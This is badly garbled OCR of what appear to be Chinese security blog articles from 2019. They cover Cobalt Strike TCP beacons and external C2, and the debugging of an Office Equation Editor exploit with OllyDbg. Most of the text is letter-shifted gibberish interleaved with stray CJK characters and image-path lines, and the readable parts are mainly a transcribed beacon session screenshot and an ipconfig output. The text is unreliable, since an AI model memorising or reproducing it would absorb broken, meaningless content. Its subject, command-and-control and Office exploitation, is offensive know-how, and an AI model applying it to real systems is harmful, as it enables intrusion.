
qrwhsdg 摄 间 UhprwhWkuhdgLqmhfwlh{h

SlshRshudwrqUhod|1h{h摄 Ⓑ doosish duhrn摄


般摄

绍 Ⓓ 经词 slshuz 1sks xud摄


职 矿经 ⓟ摄




绑ⓟ 矿 摄



WFS Ehdfrq矿　　练　耀　经　　WFS Ehdfrq摄



回收站
电脑管家
tcp_beacon
360杀毒
360安全卫士
360软件管家
tools
C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7600]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。
C:\Users\miansha>ipconfig
Windows IP 配置
以太网适配器 本地连接:
连接特定的 DNS 后缀 . . . . . : localdomain
本地链接 IPv6 地址. . . . . : fe80::55c9:37d2:3291:f58c%11
IPv4 地址 . . . . . : 192.168.112.133
子网掩码 . . . . . : 255.255.255.0
默认网关. . . . . : 192.168.112.2
隧道适配器 isatap.localdomain:
媒体状态 . . . . . : 媒体已断开
连接特定的 DNS 后缀 . . . . . : localdomain
C:\Users\miansha>a
信安之路
2019/9/1

规　　摄




WFS Ehdfrq ⓟ 摄

神


Cobalt Strike
Cobalt Strike View Attacks Reporting Help More Payloads
external internal user computer note pid last
192.168.112.1 hl0rey TEST 4888 5m
192.168.112.1... 192.168.112.1... miansha MIANSHA-PC 4608 2s
Event Log X
Beacon 192.168.112.1@4888 X
Beacon 192.168.112.133@4608 X
4336 1344 cmd.exe x64 1 miansha-PC\miansha
4348 476 conhost.exe x64 1 miansha-PC\miansha
4376 580 taskhost.exe
4608 1344 tcp_beacon.exe x64 1 miansha-PC\miansha
4792 580 msdtc.exe
5404 580 svchost.exe
[MIANSHA-PC] miansha/4608 (x64)
last: 2s
beacon>
信安之路

警神



4携　　绕　　矿露　　矿　　经

。矿　　经　　般绍　矿　　罗　　摄　　面练罗

罪　　频般　罗　　矿　　矿ehdfrq

翻　　般摄

5携sks　　uhfrxuvh　　Ⓑ vhvvlrq 罪摄调　罗结

矿　　规　　摄

6携　范绿　遭齐　职　矿　　摄H{whuqdoF5

结　矿　练范　败经　　齐般　　矿　Ⓑ

5349 矿脑 败 经 矿 翻结 矿

(y)虚脑 裁矿 般摄

7携 翻 见 矿 规迄 般 齐摄

8携 z lq43 遭 z he ⓡ 翻 绑 (y) 矿结

频障 般摄

kwwsv=22j lwkxe1fr p 2kdvkhuh}dgh2shbwr bvkhocfr gh

kwwsv=22gr fv1p lfur vr iw1fr p 2}k0fq2z lqgr z v2z lq6

52lsf2slshv

kwwsv=22eor j 1{sqvhf1fr p 2h{sor ulqj 0fr edow0vwulnh

v0h{whuqdcf50iudp hz r un2

kwwsv=22j lwkxe1fr p 2Xqg6ui43z 2h{whuqdcbf5biudp

hz r un

kwwsv=22z z z 1fr edowwulnh1fr p 2khos0h{whuqdcf5

Riilfh 齐 绕(f)

信安之路 ghostkeeper 2019-09-08

534: 44 矿 44 组罪矿

耐 riilfh 见 +F YH0534: 044; ; 5, 远般矿 艺 翻练罗 驱 齐 矿 绕 翻矿绝 补 Riilfh 53330Riilfh 5349 魁聪 Riilfh 矿 规 般 虚 院 摄结 矿 般远 组矿调 规色 Ⓓ 组 矿 规矿 补 经 矿绝远 脑 GHS矿蝉蝉 ⑨般 DVOU矿 翻 角色 (x) 跳般 矿 F YH0534; 03; 35 脑绑 虚

3{341 驱 败

本人调试环境	
虚拟机	VMWare
操作系统	Win7 32
主要调试工具	OD IDA
待调试软件	Office 2007 sp3(已打kb4011604补丁)

神 (f) 矿 F YH0534: 044; ; 5 组+ 组 ne7344937, Z r ug 警罪 +隆谨 评

,矿 组 罪 谈 Riilfh533: vs6矿 规

翻间 Riilfh533:矿露 Riilfh533: vs6 。矿

ne7344937 组

矿 参 补 经 SRF 警矿 神

kwwsv=22j lwkxe1fr p 2J hhnRqdqhFr gh2SRF 2wuhh2p dvwhu2

FYH0534; 03; 35

齐 矿 耻 ⓟ矿 绑 规

般


3{351ⓤ

参 SRF 齐 矿 角 间 Ⓑ

SRF 般 FuhdwhSurfhvv+, 挺 矿 规 Zrug矿

RG ⑨ FuhdwhSurfhvv+, 挺 绑 DSL 矿 露

SRF 齐矿 绑




SRF 结 Z r ug 矿 般

离 角 规起 Sur f hvv P r qlwr u 罗 隆矿

Sur f hvv P r qlwr u矿 参 SRF 矿 Sur f hvv P r qlwr u

矿 规 HT QHGW651H[H 罗 般 f p g 齐般



角 规 矿Z r ug 际 败翻练罗

1h{h 警 矿 结 1goo 职 ⓤ 矿 规

Z r ug 绑 摄 矿脑 规 经

Ⓑ Z r ug 际 警 +F =_Sur j udp

l ldhv_F r p p r q l ldhv_p l fur vr i w


vkduhg_HT XDWLR Q_HT QHGW651H[H,矿 Ⓓ练认齐 矿 参

ⓤ 露 RG ⓠ DSL 矿 露 SRF

警矿 ⓟ FuhdwhSur f hvv+, 矿结

规 矿 结 HT QHGW651H[H矿


Nhuqho651goo



脑 矿 矿 FuhdwhSurfhvv+,

罗挺 矿 矿 RG 矿 规 矿

矿 Z lqh{hf +, 罗挺



Z lqh{ hf +, 罗挺 绑 矿院 Z r ug矿 际

RG ⑨矿 SRF矿 般

Z lqh{ hf +, 摄结 矿 角 矿 际

⑨ 矿 Z lqh{ hf +, 挺 结 矿 结

矿翻般 轴 挺 (f) 绕 谅矿 角 规 院 际

DVOU矿 Ⓑ(f) 露 矿院 Ⓑ

